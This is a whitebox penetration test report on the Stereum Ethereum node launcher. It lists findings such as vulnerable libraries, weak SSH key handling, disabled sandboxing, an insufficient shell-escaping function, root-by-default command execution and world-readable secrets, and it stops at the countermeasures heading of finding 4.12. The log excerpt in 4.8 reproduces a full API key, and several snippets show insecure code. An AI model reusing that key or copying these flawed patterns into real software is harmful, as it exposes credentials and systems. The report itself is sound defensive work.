SBA Research

Report

Whitebox Penetrationstest Stereum

Customer	RockLogic GmbH
Recipient	stereum@stereum.net
Date	Vienna, December 9, 2022
Project ID	2022-02-008
Test period	November 28 to December 9, 2022
Version	1.0
Classification	Confidential

Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie
Bundesministerium Digitalisierung und Wirtschaftsstandort
FFG Forschung wirkt.
wirtschaftsagentur wien Ein Fonds der Stadt Wien
European Commission
FWF Der Wissenschaftsfonds.
netidee OPEN INNOVATIONS

Document History

Document name RockLogic GmbH 2022-02-008 Report Whitebox Penetrationstest Stereum.docx

Version	Date	Tester	Review (QA)	Remarks
1.0	2022-12-09	Mathias Tausig Thomas Kostal Meris Jusic	Martin Grottenthaler	Initial version

Table of Contents

1 Management Summary 4
1.1 Findings Overview 5
2 Test Scope 8
3 Methodology 10
3.1 Severity Rating (Severity Levels) 10
4 Findings 11
4.1 Libraries With Known Vulnerabilities in Use 11
4.2 Missing documentation for security assumptions 13
4.3 SSH Key Handling 15
4.4 Sandboxing disabled 16
4.5 Insecure Sanitization Function 17
4.6 Libraries are not scanned for known vulnerabilities 18
4.7 No SSH hardening measures implemented 19
4.8 Secrets in log files 21
4.9 Sender of IPC messages not validated 23
4.10 Insecure file access permissions (world-readable) 24
4.11 Excessive Usage of Administrative Privileges 27
4.12 Access to Devices not Restricted 29
4.13 Containers do not start automatically 31
4.14 Context Isolation not Enabled 32
4.15 Missing Authentication for Services 34
4.16 Navigation not restricted for Electron content 36
4.17 Network connections not secured 37
4.18 No Certificate Validation 39
4.19 No Security Checks in the CI Pipeline 41
4.20 No Timeout for SSH-Tunnels 43
4.21 OS Command Injection 44
4.22 WebView options not verified before creation 46
4.23 Dead Code 47
4.24 No Content Security Policy in Use 48
4.25 Too strong reliance on secure default settings 52

5 Appendix 54
5.1 List of Figures 54
5.2 List of Tables 54
5.3 OWASP Categories 54
5.3.1 OWASP Web Security Testing Guide 54

1 Management Summary

This report summarizes the results of the security test conducted by SBA Research. The test team performed an **interview reviewing the security architecture** as well as a **white-box penetration test**. For this test 12,5 person-days have been spent, documentation included. The test team followed a risk-based approach in order to be able to discover severe vulnerabilities first (time-box approach).

While the architectural changed from the previous version 1 of the application to the current v2 are generally positive, as more emphasis is put on standard components like SSH, the considerations, assumptions, and **requirements for a secure operation of the system** are not sufficiently thought out or documented. We suggest **creating an initial threat model** for the application in the near future and to use it as the basis for an extended user documentation.

There is currently a **lack of processes and usage of automation** which can help the development in establishing a **secure software development lifecycle (SDLC)** and provide *security guardrails* to all developers. Using automated security tooling in a CI pipeline would be instrumental in preventing some of the security issues found in this test but also, more importantly, can prevent them from reappearing in the form of *security regressions*.

On area that could benefit significantly from such as process is the handling of third-party dependencies in the application. This is currently only done in an ad-hoc fashion, which leads to a lot of **known vulnerabilities** becoming part of the application being distributed.

Since the usage of the **SSH protocol** is a foundational pillar for the security of the system in the new architecture, it is paramount to ensure a secure usage of it. There is some lack in this area at the moment, as a **secure key management** is as the moment not only not supported bur rather discouraged by the application. Also, more steps should be taken to guarantee that only **secure cryptography** is used for the SSH connections.

There is currently no clear concept regarding **user permissions** on the server, as there is no role separation for the different parts of the system. Implementing this would enable the application to act under the vital **principle of least privilege**.

Remote Code Execution is considered to be on of the most severe vulnerabilities in IT systems. Due to the nature of the architecture, the application has a large attack surface in this area. While no exploitable vulnerabilities have been found during the test, we recommend taking additional precautions when executing code on remote systems to prevent such a vulnerability from becoming part of the app.

We recommend a prioritized remediation of the found vulnerabilities according to the business risk. After that a remediation verification should be performed to check the effectiveness of the countermeasures taken.

1.1 Findings Overview

The following table gives an overview of all findings.

Severity	Vulnerability	Affected System
High	4.1 Libraries With Known Vulnerabilities in Use	Electron Application
High	4.2 Missing documentation for security assumptions	Architecture
High	4.3 SSH Key Handling	Electron Application
Medium	4.4 Sandboxing disabled	Electron Application
Medium	4.5 Insecure Sanitization Function	Electron Application
Medium	4.6 Libraries are not scanned for known vulnerabilities	Architecture
Medium	4.7 No SSH hardening measures implemented	Server
Medium	4.8 Secrets in log files	Server
Medium	4.9 Sender of IPC messages not validated	Electron Application
Medium	4.10 Insecure file access permissions (world-readable)	Server
Medium	4.11 Excessive Usage of Administrative Privileges	Architecture
Low	4.12 Access to Devices not Restricted	Electron Application
Low	4.13 Containers do not start automatically	Server
Low	4.14 Context Isolation not Enabled	Electron Application
Low	4.15 Missing Authentication for Services	Architecture
Low	4.16 Navigation not restricted for Electron content	Electron Application
Low	4.17 Network connections not secured	Architecture
Low	4.18 No Certificate Validation	Electron Application
Low	4.19 No Security Checks in the CI Pipeline	Architecture
Low	4.20 No Timeout for SSH-Tunnels	Electron Application Server
Low	4.21 OS Command Injection	Electron Application
Low	4.22 WebView options not verified before creation	Electron Application

Severity	Vulnerability	Affected System
Info	4.23 Dead Code	Electron Application
Info	4.24 No Content Security Policy in Use	Electron Application
Info	4.25 Too strong reliance on secure default settings	Architecture

Table 1: Vulnerabilities Overview

The following diagram shows the distribution of vulnerabilities. We are counting every instance of a vulnerability here.



Figure 1: Severity Distribution

2 Test Scope

The project's goal was to perform an *architecture review* for the application's security architecture and a white box penetration test of the following GitHub repository:

- stereum-dev/ethereum-node (Release `2.0.0.-rc.8`)

For the architecture review, an interview of the development team was conducted.

The test was conducted between November 28th and December 9th, 2022.



Figure 2: Screenshot of the Stereum launcher

Since the version of the software tested was not a final product but a beta version containing some stability issues, most of the penetration test was performed in the form of a code review and only very limited interactive testing could be performed.

The part consisting of the mobile application and notifications being sent via the "Stereum Cloud" was considered to be of low priority by the development team and thus omitted for this test because of time constraints.



Figure 3: Architecture of Stereum v2

3 Methodology

3.1 Severity Rating (Severity Levels)

To classify severity, the following severity levels are distinguished:

Severity Level	Description
Critical	Countermeasures should be implemented as soon as possible. The risk should not be accepted.
High	The combination of multiple vulnerabilities often poses a critical risk. We recommend, to quickly implement countermeasures. Fixing these vulnerabilities should only be postponed if the remediation requires a significant amount of work.
Medium	Remedy of these vulnerabilities increases the security level significantly. The combination of multiple vulnerabilities can pose a high risk. Therefore, the testing team recommends a reasonable quick reaction.
Low	Most of these findings do not pose a direct threat individually but can be combined to cause a serious threat. They could also reveal information about the system, which could help an attacker in the exploitation of other vulnerabilities. Nevertheless, it is important to implement countermeasures against these vulnerabilities as well.
Info	These findings are mostly recommended defense in depth measures. They should be implemented to further increase the security level of the application by impeding or completely preventing the exploitation of certain vulnerabilities. By themselves they normally do not pose a threat.

4 Findings

4.1 Libraries With Known Vulnerabilities in Use

Severity

High

Affected Systems

- Electron Application

Vulnerability Details

At least one library is used in an outdated version which is no longer supported by the vendor and has known vulnerabilities.

The following NPM-modules are used in an outdated version with known vulnerabilities:

Library	Used Version	Current Version
Electron	11.5.0	v22
decode-uri-component	0.2.0	0.2.1
git-clone	0.1.0	No fix available at the moment
got	8.3.2	11.8.5
minimatch	3.0.4	5.1.1

During the security test, it was not checked whether the vulnerabilities in the web application are exploitable. If none of the vulnerabilities apply to the web application, the risk score can be lowered. However, this is only possible after a detailed analysis of the source code.

The following known vulnerabilities could be potentially used by an attacker:

Electron

This website lists all CVE entries affecting this version: https://security.snyk.io/package/npm/electron/11.5.0

There are multiple CVEs found, which have been graded with a severity of *high*.

decode-uri-component

There is one CVE known for this version, which has been graded with a *low* severity: https://avd.aquasec.com/nvd/cve-2022-38900

git-clone

This module is affected by the severe command injection vulnerability CVE-2022-25900: https://github.com/advisories/GHSA-8jmw-wjr8-2x66

got

The installed versions are affected by a CVE with grade *medium*: https://avd.aquasec.com/nvd/cve-2022-33987

minimatch

This version contains a Denial-of-service vulnerability graded *high*: https://avd.aquasec.com/nvd/cve-2022-3517

Countermeasures

The affected libraries should be upgraded to the current versions. For the node module `git-clone`, which does currently not have an update which fixes the vulnerability available, we can only recommend analyzing in detail if the application is affected by the vulnerability and to remove or replace the dependency if this is the case.

Furthermore, a managed process should be implemented, to ensure updates are installed at regular intervals. We recommend using analyzing tools i.e., *Trivy* [1], *OWASP Dependency Checker* [2] *PHP Security Checker* [3] or *npm audit* [4].

References

[1] Trivy: https://0x1.gitlab.io/security/Trivy/
[2] OWASP Dependency Check: https://jeremylong.github.io/DependencyCheck/dependency-check-cli/
[3] npm audit: https://docs.npmjs.com/cli/v6/commands/npm-audit
[4] OWASP TOP-10. A06:2021 – Vulnerable and Outdated Components :https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

4.2 Missing documentation for security assumptions

Severity

High

Affected Systems

- Architecture

Vulnerability Details

For users to be able to operate the tested system in a secure fashion, it is necessary that they know which security assumptions are made by the application and how to configure their environment as expected.

The system consists of two parts

- A desktop application running on a client PC
- A server hosting the containers performing the Ethereum operations

For the whole system to be used in a secure fashion, certain assumptions about the usage and configuration of the machines involved are required. But those assumptions are currently not documented, as they are only made implicitly by the development team or have not even been established at all. This can create significant risk for a user not operating the system in a way intended by the development team.

A problem arising from the current lack is, the following example: Much of the security of the system is based on the assumption that the services being run are only accessible via the SSH tunnel created by the client application. But if the server is in fact a multi-user system or hosting another unrelated application with an exploitable vulnerability, those assumptions fail, and the security of the system will in turn be compromised.

Possible examples for such assumptions could be

- "Server is not used for other purposes"
- "Server is hardened according to the *CIS Secure Configuration Benchmarks* for Docker"
- "Client is only used by a single person"
- "Client is only used in a secure location and not left unmaintained"

Countermeasures

The development team should create and publish a document spelling out all assumptions being made about how the machines involved are intended to be used and configured. Preferably, this documentation should contain comprehensive steps for how to achieve the assumed state.

We recommend performing a threat modeling session in order to establish those assumptions as well as other existing threats to the system.

References

[1] OWASP. Threat Modeling: https://owasp.org/www-community/Threat_Modeling

[2] Jim Gumbley. A Guide to Threat Modelling for Developers: https://martin-fowler.com/articles/agile-threat-modelling.html
[3] OWASP Application Security Verification Standard (ASVS) v4.0.3. V1.1 Secure Software Development Lifecycle: https://raw.githubusercontent.com/OWASP/ASVS/v4.0.3/4.0/OWASP%20Application%20Security%20Verification%20Standard%204.0.3-en.pdf

4.3 SSH Key Handling

Severity

High

Affected Systems

- Electron Application

Vulnerability Details

The application offers the possibility to authenticate against the server using SSH public-private key authentication. Being able to manage those keys in a secure fashion is essential to the security of the system, but the application does not support most security *best practices* in that area.

Many security aspects of the system depend on the SSH connection being actually secure. Getting key management right is therefore essential to the security of the application.

Direct key usage

Most operating systems contain the `ssh-agent` daemon handling all key management steps such as password entry or access to hardware tokens. The client currently does not support using the agent but rather requires the user to manually enter the path to an (unencrypted) SSH private key.

Countermeasures

Usage of encrypted keys and/or hardware-based keys should not only be made possible by the application but rather enforced, as it greatly increases the security of the underlying SSH connection.

We recommend adding support for using the ssh-agent instead of directly accessing the SSH key, as this would solve all three problems outlined above at once.

References

[1] ssh-agent: https://linux.die.net/man/1/ssh-agent

4.4 Sandboxing disabled

Severity

Medium

Affected Systems

- Electron Application

Vulnerability Details

In the scope of this test, problems with the Stereum launcher were identified in some Linux distributions, which caused the application window to remain white. After a short time, the developers recommended a workaround to disable the sandboxing feature. However, this compromises the security level.

The sandbox is an essential part of the security measures in modern electron apps [1]. It is responsible for the restriction that not every process is able to perform privileged operations. These operations should be sent via a dedicated communication channel to higher-privileged processes. Without this sandbox, security vulnerabilities in processes that should have low privileges can cause much more harm to the system [2].

Countermeasures

Another solution should be found where the sandboxing feature can remain enabled. Electron recommends never disabling the sandbox in production environments [1].

References

[1] Sandboxing: https://www.electronjs.org/de/docs/latest/tutorial/sandbox
[2] Sandbox Design: https://chromium.googlesource.com/chromium/src/+/main/docs/design/sandbox.md

4.5 Insecure Sanitization Function

Severity

Medium

Affected Systems

- Electron Application

Vulnerability Details

The `escapeStringForShell` function is intended to escape special characters that have a special meaning in the Linux shell so that they are not interpreted. However, this function is insufficiently implemented.

The `escapeStringForShell` function escapes all `"`, `$`, `\` and backticks such that they will not be interpreted when executed in a shell and cannot be misused for command injection anymore. The current implementation of the function looks like this:

```
escapedShellCmd = '"' + shellCmd.replace(/(["$`\\])/g, '\\$1') + '"'
```

This sanitization is insufficient since many other special characters such as `!`, `&`, `()` or `'` do exist, which have to be escaped [1] as well. Generally, sanitization functions should never be implemented manually, but rather established libraries should be used [2].

Using an insecure sanitization function might lead to a false sense of security.

Countermeasures

As shells are very complicated systems, a complete *output encoding* for shell commands can rarely be done. Instead, we recommend applying a strict input validation, ensuring that only a very restricted set of characters, depending on the actual input, may be used. A good base set would be to only allow alphanumeric characters.

If this cannot be implemented, we recommend to use an established encoding library such as `shell-quote` [3] to replace to self-made one.

References

[1] GNU. Double Qutoes: https://www.gnu.org/software/bash/manual/html_node/Double-Quotes.html
[2] Auth0. Prevent Command Injection: https://auth0.com/blog/preventing-command-injection-attacks-in-node-js-apps/
[3] NPM. shell-quote: https://www.npmjs.com/package/shell-quote

4.6 Libraries are not scanned for known vulnerabilities

Severity

Medium

Affected Systems

- Architecture

Vulnerability Details

Currently, there are no checks in place which can find out if the version of some library in use is still maintained by the supplier or contains publicly known vulnerabilities.

The application under test does have dependencies to externally developed libraries. But there is no process which is capable of determining if a publicly known vulnerability exists in one of those libraries.

If a library containing a known vulnerability is in use, mounting an attack against the application using available tools is usually easy.

Countermeasures

We suggest updating all dependencies to the newest versions.

Furthermore, a process should be established which is periodically keeping all dependencies up to date (e.g., once a month). It is recommended not to do this process manually but rather relying on automation within the build pipeline.

Checking with NPM

The dependency manager *npm* can perform such a check with the following command [1]:

```
npm audit
```

Also, OWASP is providing a generic tool which allows scanning for outdated dependencies for a large number of different development environments [2].

References

[1] npm Docs. npm-audit: https://docs.npmjs.com/cli/v6/commands/npm-audit
[2] OWASP. Dependency-Check: https://owasp.org/www-project-dependency-check/
[3] OWASP TOP-10. A06:2021 – Vulnerable and Outdated Components :https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

4.7 No SSH hardening measures implemented

Severity

Medium

Affected Systems

- Server

Vulnerability Details

The security of the SSH connection is essential to the security of the system as a whole. An insecure SSH configuration could lead to a serious vulnerability of the Stereum installation and the entire server. To ensure this, hardening measures should be implemented, but this is currently not the case, neither automatically via an Ansible role nor manually via a user guidance.

There are various settings to harden the configuration of the SSH service:

Cipher Suites

Cryptographic algorithms like MD5 or SHA1, as well as modes like CBC, are all considered weak. Another problem is using keys with a length shorter than 128 Bits. Neither the SSH server is hardened to only allow secure algorithms, nor is the SSH clients' algorithm choice restricted.

Authentication methods

The SSH configuration maybe allows authentication not only via a SSH keys but also by password, which facilitates brute-force attacks.

Since the usage of the SSH protocol is essential to the security of the application, having a hardened configuration here is vital.

Countermeasures

Cipher Suites

We recommend following the *Modern compatibility* configuration [1] from Mozilla, because it is frequently updated and represents the state of the art. This configuration requires at least OpenSSH 6.7.

This could be enforced by automatically configuring the SSH server with an Ansible role or at least by giving the user a documented guidance for setting up the server.

An alternative approach would be to alter configuration of the SSH client used by the application. This configuration should be set in a way, that only secure cryptographic algorithms are ever used by it.

Authentication methods

It is recommended to allow authentication by SSH key only.

The current configuration of SSH can be checked with `ssh_audit` [3].

References

[1] Mozilla. OpenSSH server configuration. Modern (OpenSSH 6.7+): https://infosec.mozilla.org/guidelines/openssh#modern-openssh-67
[2] Mozilla. ssh_scan: https://github.com/mozilla/ssh_scan
[3] Arthepsy. SSH-Audit: https://github.com/arthepsy/ssh-audit

4.8 Secrets in log files

Severity

Medium

Affected Systems

- Server

Vulnerability Details

Logging is important for operational purposes, since on the one hand it is very helpful for detecting errors, and on the other hand it also helps in the security context in order to be able to document in a traceable manner. However, log files must not contain sensitive information. For instance, passwords, private keys, or API tokens should never be logged, as this information is not required for traceability, but an attacker would benefit greatly from being able to read the logs. In this case, the application stores API tokens, which may help an attacker to perform further attacks.

Log files must contain all important information that is useful for traceability. However, not all available information about all events must be stored since this would require far too much storage space and log files with credentials are very helpful to an attacker.

The log files created by Ansible are stored in the `/tmp/` folder on the server and contain API-tokens:

`/tmp/0ac4fc2b-774b-eb39-d9f9-ddd9edbb86fa/localhost`:

```
[…]
"cloud": {"notifications_api_key":
"4cTLZL8gcZ5knP49murPh2qaZSchryfHraHQHFDPuuA8jqJLrSdr7Bd4s4TSSVBW"},
"updates": {"lane": "stable", "unattended": {"install": false}},
"versions": {"lighthouse": "v3.2.1", "nimbus": "multiarch-v22.10.1",
"teku": "22.11.0", "prysm": "v3.1.2", "lodestar": "v1.2.1", "geth":
"v1.10.26", "besu": "22.10.0", "nethermind": "1.14.6", "erigon":
"v2.30.0", "mevboost": "v1.4.0", "ssv_network": "v0.3.4", "curl":
"7.85.0", "grafana": "9.2.5", "node_exporter": "v1.4.0", "prometheus":
"v2.40.2", "notifications": "v1.1.0"}, "relay": {"goerli":
"https://0xafa4c6985aa049fb79dd37010438cfebeb0f2bd42b115b89dd678dab0670c
1de38da0c4e9138c9290a398ecd9a0b3110@builder-relay-
goerli.flashbots.net"}}}}, "_ansible_no_log": null, "changed": false}
DATA: {"ansible_facts": {"stereum": {"settings":
{"controls_install_path": "/opt/stereum", "os_user": "stereum",
"updates": {"lane": "stable", "unattended": {"install": false}}},
"defaults": {"controls_install_path": "/opt/stereum", "os_user":
"stereum", "cloud": {"notifications_api_key":
"4cTLZL8gcZ5knP49murPh2qaZSchryfHraHQHFDPuuA8jqJLrSdr7Bd4s4TSSVBW"},
"updates": {"lane": "stable", "unattended": {"install": false}},
[…]
```

Exploitation by this vulnerability is eased even more by the fact that the log files are also world-readable, allowing any user on the system to read the contents, and thus the API token:

```
sba@sba:/tmp/0ac4fc2b-774b-eb39-d9f9-ddd9edbb86fa$ ls -la
total 52
drwxr-xr-x  2 root root  4096 Dec  5 15:33 .
drwxrwxrwt 26 root root  4096 Dec  9 08:32 ..
-rw-r--r--  1 root root 41809 Dec  5 15:33 localhost
```

Countermeasures

Log files should not contain secrets, here it should be checked whether it is really necessary to store them. Normally, there should be no need to keep such secrets.

Also, access rights to log files should be restricted to authorized persons and roles.

References

[1] OWASP. Cheat Sheet Series: Logging Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html#confidentiality

4.9 Sender of IPC messages not validated

Severity

Medium

Affected Systems

- Electron Application

Vulnerability Details

IPC messages in an *Electron* application can be used to obtain sensitive information or trigger security critical actions. If their sender is not validated, they can be misused by an attacker from an untrusted origin.

Communication via IPC is an integral part of any *Electron* application and also a requirement for communication between properly sandboxed processes. Because of this, IPC sinks often return sensitive data or can be used to trigger important actions within the application.

But an IPC call can be issued from any web frame within the application, even by those containing content coming from an untrusted origin. It is therefore necessary for all IPC handlers to validate if the origin sending the request is part of an *allowlist* trusted by the application to perform this particular call.

The application under test is currently not implementing any of those validations.

This is especially problematic, as currently existing but unused IPC endpoints (see 4.23) could be misused for a command injection attack (see 4.21).

Countermeasures

All IPC handler functions should contain a check if the origin making the request is actually trusted to do so:

```
ipcMain.handle('get-secretData', (e) => {
  var senderHost = (new URL(e.senderFrame.url)).host;
  if (senderHost === "trusteddomain.at")
    return "for your eyes only";
  else
    return null;
});
```

References

[1] Electron. Security Best Practices: Validate the sender of all IPC messages: https://www.electronjs.org/docs/latest/tutorial/security#17-validate-the-sender-of-all-ipc-messages

4.10 Insecure file access permissions (world-readable)

Severity

Medium

Affected Systems

- Server

Vulnerability Details

The file access permissions of some files are set to insecure values. They are *world readable*. Therefore, any user on the system will be able to read their content and not just intended users or groups.

On the affected system there are some files whose access permissions are set to *world readable*, which means that any user logged in on the system will be able to read them. There are no restrictions based on if that user is required to have access to that content. This violates the *principle of least privilege*.

The following *Ansible roles* are setting files with sensitive content to a *world readable* state:

API token used by the execution service

`roles/manage-service/tasks/main.yml`:

```
- name: Generate JWT (execution client only)
    copy:
      # besu prevents the use of tokens starting with '0x', so we start
always with 'ff'
      content: "ff{{ query('community.general.random_string',
override_all=hex_chars, length=62) | first }}"
      dest: "{{ stereum_service_configuration.volumes | select('search',
':/engine.jwt') | first | split(':') | first }}"
      force: no
      mode: 0444
    vars:
        hex_chars: '0123456789abcdef'
    become: yes
    when:
      - stereum_service_configuration.service in ['BesuService',
'GethService', 'NethermindService', 'ErigonService',
'LighthouseBeaconService', 'NimbusBeaconService', 'PrysmBeaconService',
'TekuBeaconService', 'LodestarBeaconService']
      - stereum_service_configuration.volumes | select('search',
':/engine.jwt') | length > 0
```

Remark: The token is denoted as a "JWT" (*JSON Web Token*) but the content is just a random string. This is not a vulnerability but might lead to a bug in some part of the system.

SSV Network Keys

`roles/ssv-key-generator/tasks/main.yaml`

```
- name: Create ssv-secret/public key
  file:
    path: "/etc/stereum/services/{{ ssv_key_service }}.yaml"
    state: touch
    owner: "2000"
    group: "2000"
    mode: '0644'
  become: yes

- name: Adapt ssv-secret/public key
  blockinfile:
    path: "/etc/stereum/services/{{ ssv_key_service }}.yaml"
    block: |
      ssv_pk: "{{ ssv.pk }}"
      ssv_sk: "{{ ssv.sk }}"
  become: yes
```

Configuration files

`roles/manage-service/tasks/write-configuration.yml`:

```
- name: Make sure Stereum's config path exists
  file:
    path: "/etc/stereum/services"
    state: directory
    owner: "root"
    group: "root"
    mode: 0644
  become: yes

- name: Write service config
  template:
    src: service.yaml.j2
    dest: "/etc/stereum/services/{{
stereum.manage_service.configuration.id }}.yaml"
    owner: "root"
    group: "root"
    mode: 0644
  become: yes
```

Countermeasures

For all files mentioned above, read access for *Other* should be removed.

In the roles cited above, the value of the `mode` property should have a value of zero in the last digit. So, use `0640` instead of `0644` and `0440` instead of `0444`.

References

[1] Center for Internet Security. CIS Controls v8. Safeguard 3.3 Configure Data Access Control Lists: https://www.cisecurity.org/controls/

4.11 Excessive Usage of Administrative Privileges

Severity

Medium

Affected Systems

- Architecture

Vulnerability Details

The application is using administrative privileges for system calls unnecessarily in numerous places. This violation oi the *principle of least privilege* increases the system's attack surface significantly.

One of the most important security design principles is the *principle of least privileges* [1]. It mandates that

> *Every program and every user of the system should operate using the least set of privileges necessary to complete the job*

Common important activities while implementing this principle are:

- Not using accounts with administrative permissions for actions unless absolutely necessary
- Creating multiple users and roles for unrelated parts of the system
- Defining tightly restricted access policies

Not adhering to this principle gives an attacker increased privileges when exploiting a vulnerability thus largening the *impact* of any associated risk.

The application is violating the *principle of least privilege* in the following areas:

SSH command execution

When the *Electron* application is executing a command on the server, it is doing so by using the `SSHService.exec()` function. This function is executing any command with root privileges by default, as can be seen in the source code file `src/backend/SSHService.js :76_`

```
async exec (command, useSudo = true) {
    const ensureSudoCommand = "sudo -u 'root' -i <<'=====EOF'\n" +
command + "\n=====EOF"
    return this.execCommand(useSudo ? ensureSudoCommand : command)
  }
```

Ansible roles

The application is relying heavily on *Ansible role* for configuring and maintaining the server. Most of the *tasks* defined in the roles use the property `become: yes` which causes the corresponding command(s) to be executed as the root user. This is not necessary for many

of the tasks, especially if the suggestions regarding user separation (see below) are implemented.

Missing user separation

The application uses the two dedicated users called `stereum` and `2000` in a couple of places. But both of those user accounts are apparently relicts from older versions of Stereum and the development team was not aware of their significance and usage. In almost all cases, the root user or the system user defined in the SSH configuration of the client are used when executing commands or creating files.

Having a proper user separation prevents and exploited vulnerability in one part of the system from affecting every other service as well.

Countermeasures

All of the countermeasures described below can in principle be implemented individually, but they are especially effective when being used together.

SSH command execution

The default value of the `useSudo` variable should be changed from `true` to `false`. Next, every execution of `sshService.exec()` should be evaluated if it really needs to be run with root privileges.

If proper user separation is implemented, then using `sudo` to switch to one on the service accounts is advisable.

Ansible roles

Evaluate every task in all Ansible roles for the privileges required, and only use `become: yes` when it is strictly necessary (e.g., Adding files to the `/etc` directory or installing system packages).

If proper user separation is implemented, then the `become` property can be used to switch to one of the service accounts instead of the root user.

Missing user separation

Create different *service accounts* for the different parts of the system (e.g., one for each *plugin* being managed by Stereum). Those users should only have read access (and, when required, write access) to files related to its service.

References

[1] CISA. Security Principles - Least Privilege: https://www.cisa.gov/uscert/bsi/articles/knowledge/principles/least-privilege

4.12 Access to Devices not Restricted

Severity

Low

Affected Systems

- Electron Application

Vulnerability Details

A website rendered in *Electron* can get access to peripheral devices like a microphone or a webcam. Since the application is missing the necessary precautions, this can be done without asking for the user's consent.

All modern web browsers are implementing the *Permissions API* [1], which handles how a website can get access to possibly intrusive activities (e.g., push notifications) or sensitive information (e.g., clipboard content, location data, access to the microphone or the webcam).

In a normal browser session, the user has to give consent to those permission requests, but *Electron* grants those permissions by default unless precautionary measures are made in the application's code. This allows a website from an untrusted origin to access all this information named without the user noticing it.

Access to the *permissions* can be limited by using the handler function `setPermissionRequestHandler()` [2], which is not used in the code of the application.

Countermeasures

